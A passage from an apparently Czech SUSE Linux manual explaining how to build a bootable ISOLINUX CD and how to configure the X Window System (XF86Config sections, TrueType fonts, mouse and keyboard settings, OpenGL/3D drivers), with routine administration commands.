V takových případech obvykle nastupujete použití startovací diskety. U novějších jader je však vytvoření startovací diskety kvůli nedostatku místa na disketě často nemožné. Pokud máte k dispozici vypalovací mechaniku, můžete si místo startovací diskety vytvořit startovací CD.

Startovací CD s ISOLINUXem

Nejjednodušší je vytvořit bootovatelné CD se startovacím správcem ISOLINUX. U startovacích CD SuSE Linuxu je použita stejná technologie.

- Nejdřív spustíte již nainstalovaný systém a provedete následující operace:
 - ▷ Spustíte instalaci z instalačního CD nebo DVD.
 - ▷ Zvolte ze startovací nabídky volbu 'Installation'.
 - ▷ Vyberte jazyk a rozložení klávesnice.
 - ▷ V následující nabídce vyberte 'Spustit nainstalovaný systém'.
 - ▷ Instalační program automaticky zjistí kořenový oddíl a spustí systém.
- Nainstalujte balík `syslinux` pomocí programu YaST.
- Jako uživatel `root` si otevřete emulátor textové konzole. Následující příkazy vytvoří dočasný adresář a nakopírují do něj soubory potřebné pro start Linuxu (`isolinux`, jádro a `initrd`):

```
earth:~ # mkdir /tmp/CDroot
earth:~ # cp /usr/share/syslinux/isolinux.bin
         /tmp/CDroot/
earth:~ # cp /boot/vmlinuz /tmp/CDroot/linux
earth:~ # cp /boot/initrd /tmp/CDroot
```

- Ve svém oblíbeném textovém editoru vytvořte konfigurační soubor zavaděče `/tmp/CDroot/isolinux.cfg`. Měl by obsahovat toto:

```
DEFAULT linux
LABEL linux
    KERNEL linux
    APPEND initrd=initrd root=/dev/hdXY [startovací parametry]
```

Písmena XY v parametru `root=/dev/hdXY` nahraďte správným označením pro svůj kořenový oddíl. Správnou hodnotu najdete v souboru `/etc/fstab`. Položku [startovací parametry] nahraďte startovacími parametry, které se mají použít při startu. Konfigurační soubor může vypadat třeba takto:

```
DEFAULT linux LABEL linux KERNEL linux APPEND
initrd=initrd root=/dev/hda7 hdd=ide-scsi
```

- Následující příkaz (zadaný na příkazové řádce) pak vytvoří souborový systém ISO-9660 pro CD.

```
mkisofs -o /tmp/bootcd.iso -b isolinux.bin -c boot.cat
-no-emul-boot -boot-load-size 4
-boot-info-table /tmp/CDroot
```

Příkaz musí být celý na jedné řádce.

- Soubor `/tmp/bootcd.iso` pak můžete vypálit libovolným vypalovacím programem jako KonCD nebo XCDroast, či pomocí příkazu:

```
cdrecord -v speed=2 dev=0,0,0 /tmp/bootcd.iso -eject
```

Parametr `dev=0,0,0` musí souhlasit s SCSI ID vaší vypalovačky. Správné ID zjistíte příkazem `cdrecord -scanbus`.


- Otestujte startovací CD. Restartujte počítač a ujistěte se, že CD správně spouští systém.

Systém X Window

V této kapitole se budeme podrobně věnovat grafickému prostředí v Linuxu. Pokud hledáte informace o tom, jak grafické prostředí funguje, z čeho se skládá a jaké jsou jeho možnosti, pak jste zde na tom pravém místě.

O verzi XFree86 4.x	139
XF86Config – konfigurační soubor	140
Konfigurace OpenGL/3D	151
Konfigurace joysticku	154

X Window se stal určitým standardem pro grafické uživatelské rozhraní. Systém X Window však znamená mnohem více – je to především síťový systém. Aplikace, běžící např. na počítači *earth*, může zobrazit své výsledky na počítači *sun*, ať jsou již tyto počítače spojeny v jedné budově pomocí LAN či vzdáleně přes Internet.



Obrázek 5.1: X klient a X server běží na různých počítačích

Původní produkt systém X Window, nazývaný též X11, vznikl v rámci projektu Athena spoluprací bývalé firmy DEC (Digital Equipment Corporation) s MIT (Massachusetts Institute of Technology). Jeho první verze (X11R1) se objevila v září 1987. Počínaje Release 6 bylo za vývoj zodpovědné X Consortium, Inc. Od roku 1996 převzala vývoj produktu X Window skupina The Open Group.

XFree86 je současná volně dostupná implementace X serverů pro PC, viz <http://www.xfree86.org>. Byla vyvinuta skupinou nezávislých programátorů, rozptýlených po celém světě, kteří založili roku 1992 XFree86-Team. Z něj vznikla roku 1994 firma The XFree86 Project, Inc., jejímž cílem je pokračovat ve vývoji a nabízet XFree86 široké veřejnosti.

Počínaje březnem 2000 je ke stažení podstatně přepracovaná verze XFree86 4.x na <http://www.xfree86.org>, kterou nyní standardně nabízí i SUSE Linux. O rozšířeních v této verzi se dozvíte více na konci tohoto odstavce.

SUSE by zde tomuto týmu ráda poděkovala za spolupráci a za souhlas s použitím beta verzí X serverů v distribuci Linuxu. Bez této pomoci by tento dokument a distribuční CD SUSE Linuxu těžko vznikaly.

Následující odstavce popisují konfiguraci X serveru. Ke snadnému nastavení XFree86 4.x se používá program SaX2.

Poznámka

K základním změnám v konfiguraci grafického prostředí můžete využít modul **YaST2: Nastavení X11**. Bližší informace viz *Grafická karta a monitor (SaX2)* na straně 51.

Poznámka

Nejlépe je nejprve instalovat pomocí programu YaST2 program SaX2 (resp. SaX) a na něm závislé balíky. Verze XFree86 4.x již obsahuje všechny potřebné grafické ovladače v základním balíku.

Abyste mohli optimálně využít hardware (myš, grafickou kartu, monitor, klávesnici), je zde ještě možnost manuálně optimalizovat konfiguraci. Podrobnější informaci, jak konfigurovat systém X Window, obsahují soubory v adresáři `/usr/share/doc/packages/xf86` a dále `XF86Config`.

Upozornění

Konfiguraci systému X Window věnujte zvýšenou pozornost, zejména nespouštějte řádně nenastavený X server. U starších monitorů s pevnou frekvencí (kterých naštěstí stále ubývá) může chybné nastavení grafického módu vést dokonce až k jejich zničení. Autoři této knihy i SUSE CR, s.r.o. se v takových případech zříkají zodpovědnosti. Předložený text byl sice napsán s největší pečlivostí, to však nezaručuje, že jsou předkládané metody obecně platné pro všechny modely monitoru a že nemohou způsobit hardwarové škody.

Upozornění

O verzi XFree86 4.x

X server již není monolitický program. Skládá se z poměrně malého základu, ke kterému se v případě potřeby zavedou potřebné programové moduly. Proto například odpadá nutnost mít zvláštní X server pro různé typy grafických karet – v adresáři `/usr/X11R6/bin` již najdete pouze jediný spustitelný program s X serverem – XFree86. Grafický ovladač, který se stará o specifický grafický hardware, se pak zavádí podle potřeby.

Podobně se postupuje i při podpoře různých vstupních zařízení, fontů nebo X protokolů: zde se opět jedná o jednotlivé moduly, které si X server

za běhu zavede, a proto není třeba se o to starat. Jejich konfiguraci je z převážné většiny schopen zajistit konfigurátor `SqX2`.

Modulární koncepce umožňuje nyní výrobci snadno implementovat ovladač pro nový hardware. Vývojáři se navíc postarali o to, aby moduly byly přenositelné mezi různými variantami Unixu, a to dokonce až tak, že například modul přeložený pod FreeBSD by měl běžet i na Linuxu. Zbylo pouze omezení hardwarovou platformou, linuxový modul pro PowerPC nepoběží na intelovském počítači.

Dále byla významně zlepšena podpora myši. Zejména při vyšším zatížení je nyní reakce myši rychlejší a pružnější než u předchozí verze. Dále se zlepšil celkový grafický výkon; grafické operace zpravidla trvají díky přepracované architektuře XAA kratší dobu.

Konfigurační soubor má oproti starší verzi XFree86 3.3.6 poněkud změněný formát. Pokud chcete váš X server optimalizovat, najdete v odst. *XF86Config – konfigurační soubor* na této straně podrobné informace o současném konfiguračním souboru `/etc/X11/XF86Config`. Rovněž se zlepšily hlášky o chybách: X server vytvoří podrobný soubor s protokolem, který po jeho startu najdete v adresáři `/var/log/XFree86.0.log`.

K dalším vlastnostem nové verze patří také podpora fontů True Type, rozšíření 3D protokolu glx, gama korekce obrazovky a podpora použití současně více grafických karet pro konfiguraci typu multihead. Blíže k tomu odst. *XF86Config – konfigurační soubor* na této straně.

Co v této verzi nenajdete

Nová verze XFree86 4.x je sice pokračováním dnes již klasické verze 3.3.6, bohužel se však nepodařilo pod ni převést ovladače pro některé zastaralé grafické karty, protože se nedaly přizpůsobit nové perspektivní architektuře XAA. Pokud na takovou kartu narazíte, použijte buď starší verzi 3.3.6, kterou si můžete stáhnout ze stránek projektu.

XF86Config – konfigurační soubor

V další části se budeme zabývat uživatelskými modifikacemi primárního konfiguračního souboru `/etc/X11/XF86Config` pro systém X Window, obsahujícím všechny údaje pro myš, monitor a grafickou kartu. Třebaže konfigurátor `SqX2` již umožňuje i náročné zásahy do konfigurace, vyplatí se strukturu tohoto konfiguračního souboru pochopit.

Tento soubor se dělí na sekce, uvedené klíčovým slovem `Section` a ukončené klíčovým slovem `EndSection`. Každá sekce odpovídá jedné části konfigurace a má tvar:

```
Section Označení sekce položka 1 položka 2 ... položka n
EndSection
```

Poznámka

Podrobný popis jednotlivých sekcí a jejich součástí je uveden v manuálových stránkách `man XF86Config`.

Poznámka

Rozlišujeme zde následující typy sekcí:

- **Files** – Tato sekce popisuje použité cesty pro fonty a tabulku RGB.
- **ServerFlags** – Zde se zadávají obecné volby pro X server. Všechny položky v této sekci jsou volby.
- **Module** – Slouží pro definici modulů, které si X server nahraje. Dostupné moduly jsou uvedeny v adresářích `/usr/X11R6/lib/modules/` `fonts` a `/usr/X11R6/lib/modules/extensions`. Stačí pouze u knihoven vynechat `lib` a získáte název modulu.
- **InputDevice** – Konfiguruje vstupní zařízení. Na rozdíl od verze XFree86 3.3 sem společně patří myš, klávesnice a speciální vstupní zařízení jako tablet, pákový ovladač atd. Důležité položky jsou zde `Driver` a jeho volby, dále `Protocol` a `Device`.
- **Monitor** – Popisuje použitý monitor: jméno, na které odkazuje definice `Screen`, dále šířka pásma (`Bandwidth`) a obě synchronizační frekvence (`HorizSync` a `VertRefresh`). Frekvence se zadávají v MHz, kHz nebo Hz. Server odmítne jakékoli zobrazovací parametry, které neodpovídají specifikaci monitoru. Cílem je zabránit tomu, aby při experimentech nedostal monitor nebezpečně vysokou řádkovou nebo snímkovou frekvenci.
- **Modes** – Zde se zadají zobrazovací parametry pro jednotlivá rozlišení obrazu. Obvykle je vypočte `SaX2` na základě zjištěných a zadaných údajů o grafické kartě a monitoru a není tedy důvod je měnit. Výjimkou může být například monitor s pevnými frekvencemi. Přesné vysvětlení významu a vztahu jednotlivých zobrazovacích parametrů obsahuje `HOWTO`, které najdete v souboru `/usr/share/doc/howto/en/XFree86-Video-Timings-HOWTO.gz`.

- **Screen** – Tato sekce se týká vztahu mezi sekcemi **Monitor** a **Device** pro nastavení společná oběma sekcím. Podsekce **Display** dovoluje zadat virtuální rozlišení (**Virtual**) pro daný **ViewPort** a použité **Modes** pro tento **Screen**. Bližší informace viz *Sekce Screen* na této straně.
- **ServerLayout** – Tento odstavec definuje rozložení při jednoduché nebo vícenásobné konfiguraci. Spojuje navzájem vstupní zařízení **InputDevice** a zobrazovací zařízení **Screen**.

Všimněme si podrobněji sekcí **Monitor**, **Device** a **Screen**. Informaci o ostatních sekcích podává `XF86Config`.

V souboru `XF86Config` lze zadat více sekcí **Monitor** a **Device**. Podobně může existovat i více sekcí **Screen**. Které z nich se použijí, záleží na sekci **ServerLayout**, která po nich následuje.

Sekce Screen

Dále se věnujeme podrobněji sekci **Screen**. Jak již bylo řečeno, popisuje společné údaje pro sekce **Monitor** a **Device** a udává, jaké rozlišení s jakou barevnou hloubkou konfigurovat. Příklad sekce **Screen** ukazuje soubor *Sekce Screen* na této straně.

```
Section "Screen"
    DefaultDepth 16
    SubSection "Display"
        Depth 16
        Modes "1152x864" "1024x768" "800x600"
        Virtual 1152x864
    EndSubSection
    SubSection "Display"
        Depth 24
        Modes "1280x1024"
    EndSubSection
    SubSection "Display"
        Depth 32
        Modes "640x480"
    EndSubSection
    SubSection "Display"
        Depth 8
        Modes "1280x1024"
    EndSubSection
    Device "Device[0]"
```

```

Identifier      "Screen[0]"
Monitor        "Monitor[0]"
EndSection

```

Soubor 9: Sekce Screen v souboru /etc/X11/XF86Config

Řádka Identifier (zde Screen[0]) dává této sekci jednoznačné určení pro následující sekci ServerLayout.

Další dvě řádky, Device a Monitor, popisují grafickou kartu a monitor, jednoznačně přiřazené položce Screen. Neměly by se ztotožňovat s odkazy na stejnojmenné sekce Device a Monitor. Tyto sekce rozebereme později.

Pomocí DefaultColorDepth se nastaví barevná hloubka, se kterou se spustí X server, pokud není explicitně zadáno jinak, například v příkazové řádce.

Pro každou barevnou hloubku je určena jedna podsekce Display. Barevná hloubka, která pro danou podsekcí platí, se zadává pomocí Depth.

Možné hodnoty pro Depth jsou 8, 15, 16, 24 a 32. Ne všechny X servery podporují každou hodnotu, 24 a 32 jsou pro mnoho karet prakticky totéž, zatímco u jiných udává 24 mód „packed-pixel 24 bpp“ a 32 mód „padded-pixel 32 bpp“.

Po zadání barevné hloubky následuje seznam rozlišení Modes. X server jej bere zleva doprava a ke každému rozlišení hledá v sekci Monitor řádku parametrů zobrazení Modeline, která odpovídá možnostem monitoru a grafické karty.

První nalezené platné rozlišení je tzv. Default-Mode a X server se s ním spustí. Během jeho provozu se pak dá kombinací kláves (Ctrl) + (Alt) + (Num +) pohybovat v seznamu doprava, zatímco kombinace kláves (Ctrl) + (Alt) + (Num -) se vrací v seznamu doleva. Tím se dá za běhu X Window měnit rozlišení.

Poslední řádka podsekce Display s označením Depth 16 udává barevnou hloubku. Ta má též spolu s velikostí videopaměti vliv na maximální možnou velikost virtuální obrazovky. Pokud má grafická karta videopaměť např. 16 MB, pak dovolí při barevné hloubce 32 bitů virtuální obrazovku o velikosti až 2048x2048 bodů. To dnes využije málokdo, proto se u moderních karet používá zbytek videopaměti jako pomocná paměť pro fonty a grafické objekty. Pokud bychom využili celou videopaměť bez dostatečné rezervy, nešlo by již využít akcelerace a došlo by ke zpomalení.

Sekce Device

Sekce Device popisuje danou grafickou kartu. V souboru `XF86Config` může být libovolný počet sekcí Device, pokud se liší jejich jména, zadaná pomocí Identifier.

Máte-li více grafických karet, sekce jsou očíslovány tak, že první karta bude Device[0], druhá Device[1] atd. V souboru *Sekce Device* na této straně vidíte příklad sekce Device počítače s jednou kartou PCI Matrox Millennium.

⌘

```
Section "Device"
    BoardName      "MGA2064W"
    BusID          "0:19:0"
    Driver         "mga"
    Identifier     "Device[0]"
    VendorName     "Matrox"
    Option         "sw_cursor"
EndSection
```

Soubor 10: Sekce Device souboru /etc/X11/XF86Config

Program `SxX2` by vám měl nakonfigurovat sekci Device podobně jako v tomto příkladu. Specifický Driver a BusID závisí přirozeně na vašem hardwaru a `SxX2` je zjistí automaticky. Hodnota BusID představuje pozici na sběrnici PCI resp. AGP, kterou zaujímá grafická karta. Určí ji příkaz `lspci` (Nedejte se zmást tím, že X Server zde používá dekadické hodnoty a program `lspci` hexadecimální).

Parametrem Driver přiřadíte grafické kartě ovladač. V příkladu karty Matrox Millennium se modul ovladače nazývá `mga`. X Server ho bude hledat v podadresáři `drivers` v cestě, definované jako `ModulePath` v sekci `Files`. Standardně je to adresář `/usr/X11R6/lib/modules/drivers`. Jméno souboru ovladače vznikne připojením `_drv.o` ke jménu ovladače – pro ovladač `mga` se tedy zavede `mga_drv.o`.

Chování X serveru a ovladačů lze ovlivnit dalšími volbami. V sekci Device je v našem příkladu uvedena volba `sw_cursor`, která zakáže hardwarový kurzor myši a simuluje ho softwarově. Popis jednotlivých voleb pro konkrétní ovladač najdete v adresáři `/usr/X11R6/lib/X11/doc`. Všeobecně platné volby obsahuje `XF86Config` a `XFree86`.

Sekce Monitor

Sekce Monitor a Modes popisují jeden monitor (podobně jako sekce Device jednu kartu). Soubor `/etc/X11/XF86Config` může proto obsahovat více monitorů odlišených jmény. V sekci `ServerLayout` se pak určí, které sekce Monitor jsou platné.

Popis monitoru by měl být proveden odborně. Nejdůležitější jsou řádky popisu zobrazení, udávající horizontální a vertikální časování pro dané rozlišení.

Upozornění

Bez hlubšího pochopení, jak spolupracuje monitor s grafickou kartou, se nepokoušejte řádky popisu zobrazení měnit. U starších monitorů to může vést až k jejich zničení.

Upozornění

Díky pokroku v hardwaru dnes již odpadá manuální zadávání popisu zobrazení a vlastností monitoru. Pokud máte moderní monitor typu „multisync“, pak mezní frekvence monitoru a navrhovaná optimální rozlišení určí přímo program `SxX2` pomocí DDC. Pokud se to nepodaří, můžete ještě použít mód VESA grafické karty, fungující na prakticky všech grafických kartách.

Pokud se však odhodláte vyvíjet vlastní popis monitoru, podrobnosti najdete v adresáři `/usr/X11R6/lib/X11/doc`.

Používání TrueType písem

K obvyklé instalaci X serveru patří také rozsáhlý výběr fontů, které najdete v adresáři `/usr/X11R6/lib/X11/fonts`. Jsou uspořádané podle logické souvislosti v podadresářích, ze kterých najde X server pouze ty, které

- jsou uvedeny v sekci `Files` souboru `/etc/X11/XF86Config` jako položka `FontPath`,
- obsahují platný soubor `fonts.dir`,
- jejich použití nebylo zakázáno za běhu X serveru příkazem `xset -fp`,
- byly připojeny za běhu X serveru příkazem `xset +fp`.

Znaková sada	Podporované jazyky
iso-8859-1	Západní Evropa: němčina, francouzština, španělština švédština, finština, dánština atd.
iso-8859-2	Střední a východní Evropa: čeština, slovenština, polština, rumunština atd., rovněž i němčina
iso-8859-5	Ruština – azbuka
iso-8859-7	Řecká abeceda
iso-8859-15	Stejně jako iso-8859-1, pouze se znaky pro turečtinu a měnovou jednotku euro.

Tabulka 5.1: Nejpoužívanější znakové sady

Počínaje verzí 4.0 podporuje XFree86 nejen vlastní formát Type1 (formát pro PostScript) pro škálovatelné a pcf znakové sady, ale i formát ttf. Tato podpora se realizuje pomocí zaveditelných modulů X serveru. Nyní již můžete použít adresáře, obsahující fonty TrueType, a zpřístupnit je pro X server. Není k tomu zapotřebí prakticky žádná příprava.

Vedle dobré škálovatelnosti je velkou výhodou fontů TrueType, že kromě západoevropských znaků zpravidla již standardně obsahují další kódové stránky pro azbuku, řečtinu a východoevropské jazyky, se speciálním softwarem i pro asijské jazyky.

V dalším popisu se omezíme na 8-bitové znakové sady. Pro asijské jazyky, jako je japonština nebo čínština, potřebujete speciální editory, které vám rovněž SUSE Linux nabízí.

Znaková sada s 8 bity na znak obsahuje 255 znaků. Její prvou polovinu tvoří znaková sada US ASCII a zbylých 127 znaků je poskytováno pro národní jazyk. Protože to nestačí k pokrytí ani všech evropských jazyků, dělí se ještě národní jazyky do skupin, kterým norma přiděluje označení „iso-8859-x“, kde x je číslo skupiny od 1 do 15. Význam jednotlivých znaků popisuje iso-8859-x, hodnotu x pro zvolený národní jazyk určuje norma. Nejpoužívanější znakové sady zde uvádíme v tab. *Používání TrueType písem* na této straně.

V závislosti na použitém jazyku musí pak uživatel zvolit správné kódování. Zejména při přenosu textu mezi různými počítači je třeba s textem přenést také informaci o použitém kódování.

Výhoda tohoto řešení je zřejmá: pro podporu národního jazyka stačí zadat vhodné kódování a všechny rozumně se chovající programy si již s národními znaky poradí, protože jednotně používají 8 bitů na znak. Pokud

zvolíme jiné kódování, než se kterým byl dokument vytvořen, objeví se smutně proslulá „feftina“ nebo dokonce tzv. „rozsypaný čaj“ typický pro exotická kódování. Pokud použité kódování nesouhlasí s naším výchozím nastavením ani ho aplikace pro X Window nerozpozná automaticky z informace uvedené v záhlaví textu, dá se ještě často nastavit v menu této aplikace, zpravidla jako položka Kódování resp. Encoding.

(Řada slibných programů vyvíjených pod GPL však zatím ve svých beta verzích ignoruje jiná kódování než Latin1 (Abiword, Amaya) a znaky s českými akcenty odmítá přijmout, tj. nezobrazí je ani jako jiný znak, protože se vůbec nedostanou do textu.)

Nevýhodou přepínaného kódování je, že nelze současně kombinovat některé jazyky – nelze například uvádět ruské citace v azbuce uvnitř českého textu s háčky a čárkami (zatímco německé přehlásky použít lze).

Toto dilemma bylo možné vyřešit teprve zavedením kódování znaků Unicode, kde na rozdíl od ASCII zabírá znak dva nebo i více bajtů. Tím se počet zobrazitelných znaků podstatně rozšiřuje, takže stačí i na asijské jazyky jako jsou čínština, japonština a korejština. Nevýhodou tohoto řešení je, že většina existujícího softwaru není na toto kódování zavedena, takže pro práci s texty v Unicode potřebujete speciální prohlížeče a editory. Další informace o používání fontů Unicode pod Linuxem najdete například na <http://www.unicode.org>. Předpokládá se, že v budoucnosti bude Unicode podporovat stále více programů. SUSE Linux poskytuje program `yudl` pro práci s texty v Unicode.

Po tomto úvodu podáváme postup krok za krokem, jak nainstalovat další fonty, zde na příkladu fontů TrueType.

Vyhledejte fonty, které zamýšlíte instalovat pro X Window¹. Připojte strom obsahující tyto fonty podle kap. *Typy souborových systémů v Linuxu – mount a umount* na straně 408 nebo připojte diskový oddíl pomocí ikony na pracovní ploše.

Na fonty vytvořte adresář a vstupte do něj. V případě fontů TrueType již SUSE Linux tento adresář obsahuje, a to `/usr/X11R6/lib/X11/fonts/truetype`, kam příslušné fonty patří. Zadejte tedy nejprve

```
earth:/root # cd /usr/X11R6/lib/X11/fonts/truetype
```

Dále vytvoříte odkazy na soubory `ttf` a na adresář pro fonty.

```
earth:/usr/X11R6/lib/X11/fonts/truetype # ln -s
/cesta/k/fontům/*.ttf .
```

¹Např. na stránkách spol. Microsoft.

Jako `/cesta/k/fontům/` zde uvedete skutečné umístění fontů.

TrueType fonty navíc potřebují speciální program `ttmkfdir` k vytvoření souboru `fonts.dir` (na rozdíl od tradičních fontů pro X Window, pro které to provede příkaz `mkfontdir`):

```
earth:/usr/X11R6/lib/X11/fonts/truetype # ttmkfdir -o  
fonts.dir
```

Pokud již X server běží, můžete mu fonty poskytnout dynamicky. Zadejte:

```
earth:/home/tux/ # xset +fp  
/usr/X11R6/lib/X11/fonts/truetype
```

Tip

Příkaz `xset` přistupuje přes X protokol k X serveru, musí na to tedy mít přístupová práva. To je však i případ, kdy uživatel spustil X Server. Více informací vám poskytne `xauth`.

Tip

Pro trvalé nastavení fontů uvedete cestu k nim v souboru `XF86Config`, například pomocí programu `SaX2`. Zvolte zde 'Expertní' způsob konfigurace a v menu 'Cesta k fontům' přidejte příslušné adresáře zadáním položky 'Přidat'.

Na otestování, zda byly fonty správně nainstalovány, použijete příkaz `xlsfonts`. Objeví se seznam všech nainstalovaných fontů, ke kterému v našem příkladě ještě přibudou nově nainstalované fonty TrueType.

```
newbie@earth:/home/tux/ > xlsfonts
```

Rovněž KDE obsahuje nástroje pro správu písem, které jsou integrovány přímo v Ovládacím centru

Takto zpřístupněné fonty pak mohou používat všechny aplikace X Window.

Nastavení vstupních zařízení

Termín „vstupní zařízení“ se vztahuje zejména na klávesnici a myši, zahrnuje však i joysticky, tablety a další zařízení. Ta z nich, která nenajdete v následujících odstavcích, popisuje `XF86Config`.

Myš

Myš s kolečkem Pokud nastavíte myš programem `SaX2`, můžete využít její rozšířené schopnosti, například rolování. Postupujete přitom podle odst. ?? na straně ??, kde v menu 'Myš s kolečkem' zajistíte, že pohyby kolečka se předají aplikacím jako opakované stisknutí tlačítka myši 4 nebo 5. To však rozpozná málokterá aplikace.

Další cestou, použitelnou ve všech aplikacích, je nainstalovat program `imwheel` a spouštět ho na běžícím X serveru. Trvale se to dá zajistit úpravou souboru `~/.xinitrc`, kde příkaz pro spuštění programu `imwheel` umístíte bezprostředně za komentářovou řádku `finally start the window manager`.

Tato malá utilita převádí kliknutí fiktivního tlačítka myši simulujícího kolečko na konfigurovatelné stisknutí klávesy na klávesnici. Výchozí nastavení předpokládá klávesy `(Page ↑)` a `(Page ↓)` což můžete změnit v konfiguračním souboru `/etc/imwheelrc` případně v jeho privátní kopii `~/.imwheelrc`. Tu můžete měnit, aniž byste byli přihlášení jako `root`. Po této úpravě budete moci ovládat každý program pro X Window kromě klávesnic i kolečkem myši.

Myš pro leváky Pro přehození funkce levého a pravého tlačítka myši použijte příkaz:

```
newbie@earth:/home/tux/ > xmodmap -e "pointer = 3 2 1"
```

Tento příkaz můžete rovněž zahrnout do konfiguračního souboru `~/.xinitrc`.

Druhá myš, tablet Připojit druhou myš nebo tablet není problém. V programu `SaX2` přejdete do konfiguračního módu 'Expertní', kde v menu 'Myš' přidáte symbol pro další myš stisknutím tlačítka 'Přidat'. Druhou myš je třeba konfigurovat manuálně: v menu 'Ovladač' zvolíte vyhovující ovladač – pro další myš to bude `mouse`, pro tablety některý z ovladačů tabletů. Podobně postupujete v menu 'Protokol' a 'Připojení'. Nastavení v menu 'Protokol' mají ovšem smysl pouze ve spojení s ovladačem `mouse`. Nastavení pro tablety se volí v menu 'Expertní', zatímco v menu 'Protokol' se uvede `None`.

V menu 'Expertní' lze zadat další volby v položce 'Různé' (viz např. soubor `/usr/X11R6/lib/X11/doc/README.mouse`). Zvláštní pozornost zde zasluhuje volba `Send Core Events`. Pokud je aktivována, lze použít paralelně více vstupních zařízení. Pokud aktivována není, je nutno přepínat

mezi jednotlivými vstupními zařízeními pomocí programu `xsetpointer`. K získání seznamu možných vstupních zařízení zadáte příkaz

```
newbie@earth:/home/tux/ > xsetpointer -l
```

Klávesnice

Program `xkeycaps` slouží k případnému předefinování jednotlivých kláves a k testování výsledných znaků na obrazovce. Otestované změny pak můžete natrvalo uplatnit v souboru `~/.Xmodmap`, jehož formát vysvětluje `xmodmap`.

Dále pod KDE existuje program `kxkb` („Nástroj k přepínání klávesových map“), který najdete v menu ‘Systém’, jímž lze přepínat mezi jednotlivými typy klávesnice. Hodí se například při psaní závorek { a } resp. [a], pokud jsou na národní klávesnici nedostupné.

Při použití národních klávesnic se stává, že aplikace pro X Window reagují pouze na znaky, patřící do nastaveného *locale*, zatímco ostatní znaky ignorují. Znamená to, že před spuštěním aplikace musí být proměnná prostředí `LANG` nastavena na *locale* pro daný jazyk. Možná nastavení obsahuje `locale`.

3D akcelerace

Postupně se objevují grafické karty, u kterých lze pod X Window použít třírozměrnou (3D) akceleraci. Některé ovladače jsou však zatím v beta stádiu.

Nově implementovanou vlastnost DRI – Direct Rendering Infrastructure – je však možno využít s jádrem řady 2.4 a novějšími. Slouží k přímému přístupu X serveru k akceleračním funkcím karty za podpory jádra.

Nejprve se proto podívejte do souboru `/etc/XF86Config`, zda je tam v sekci `Modules` řádka `Load "glx"`, případně ji tam doplňte.

Dále pokud jste neaktivovali 3D podporu již během instalace pomocí `YaST2`, nainstalujte ještě 3D modul pro svou grafickou kartu pomocí programu `YaST2`.

Příkazy pro 3D pak používá OpenGL kompatibilní grafická knihovna MESA. Podle typu použité grafické karty je tato knihovna obsažena ve stejném balíku jako modul `glx` pro X server a přímo pak přistupuje k 3D rozšířením X serveru – nemusí se tedy instalovat zvlášť.

Ve výsledku to znamená, že 3D podpora se skládá ze dvou částí: sdílené knihovny, instalované v systému a používané aplikacemi stejně jako ostatní sdílené knihovny, a modulárního rozšíření X serveru.

Nainstalované 3D aplikace mohou pak přímo využívat akcelerační funkce. Některé ukázkové aplikace obsahuje balík `glutdemo`, série `x3d`. Jako příklad můžete po úspěšné instalaci 3D zkusit zadat z okna `xterm` příkaz

```
earth:/home/tux/ # /usr/share/glutdemo/demos/atlantis/atlantis
```

Konfigurace OpenGL/3D

Jako 3D rozhraní se v Linuxu používá OpenGL a GLIDE pro 3Dfx karty. Takřka všechny aktuální 3D programy používají výhradně OpenGL, takže je třeba zajistit hardwarovou akceleraci i u 3Dfx karet prostřednictvím rozhraní OpenGL. OpenGL ovladač pro grafické karty 3Dfx Voodoo tedy používá přímo GLIDE rozhraní. Direct3D od Microsoftu není v Linuxu k dispozici.

Podpora hardwaru

SUSE Linux používá pro 3D podporu různé OpenGL ovladače. Jejich přehled se nachází tabulce ?? na straně ??.

OpenGL-driver	Podporovaný hardware
nVidia-GLX / XFree86 4.x	nVidia Chips: all but Riva 128(ZX)
DRI / XFree86 4.x	3Dfx Voodoo Banshee 3Dfx Voodoo-3/4/5 Intel i810/i815/i830M Intel 845G/852GM/855GM/865G Matrox G200/G400/G450/G550 ATI Rage 128(Pro)/Radeon

Tabulka 5.2: Karty s podporou 3D

Při nové instalaci programem YaST je možné již při prvotní konfiguraci systému aktivovat 3D podporu, pokud YaST automaticky rozpozná vaši kartu, resp. ji vyberete ze seznamu podporovaných karet. Jedinou výjimkou zde jsou grafické čipy společnosti nVidia. Zde je třeba vyměnit dodávaný „dummy“ ovladač za oficiální ovladač přímo od nVidie. Ten si můžete stáhnout ze stránek společnosti nVidia (<http://www.nvidia.com>).

Pokud se objeví při instalaci problémy, hodláte měnit grafickou kartu apod. pak se vám bude velice hodit technické pozadí OpenGL grafických ovladačů.

OpenGL ovladač

Mesa Software Rendering

Tento OpenGL ovladač se používá vždy, když během instalace nebyla použita 3D podpora nebo není pro danou kartu v Linuxu 3D podpora dostupná.

Mesa Software Rendering by měl být použit v případě, že při práci s 3D ovladačem se vyskytují problémy, např. problémy se zobrazením, nedostatečná stabilita. Je třeba ale zajistit, aby byl balík `mesa-software-rendering` nainstalován a následně pak spustit jako uživatel `root` skript:

```
earth:/root # switch2mesa-software-rendering
```

Příkazem

```
earth:/root # 3Ddiag --mesa-software-rendering
```

pak můžete zkontrolovat, zda je Mesa Software Rendering správně nakonfigurováno.

nVidia-GLX a DRI

Tento OpenGL ovladač je možné velice pohodlně nainstalovat programem `SaX2`. Je pouze třeba při spouštění `SaX2` zodpovědět `yes`. Nezapomeňte ale u karet `nVidia` nahradit „dummy“ balíček oficiálním ovladačem ze stránek společnosti `nVidia`. Postup instalace těchto balíčků je uveden výše. Programem `3Ddiag` pak můžete zkontrolovat, zda je konfigurace `nVidia-GLX`, resp. `DRI` v pořádku.

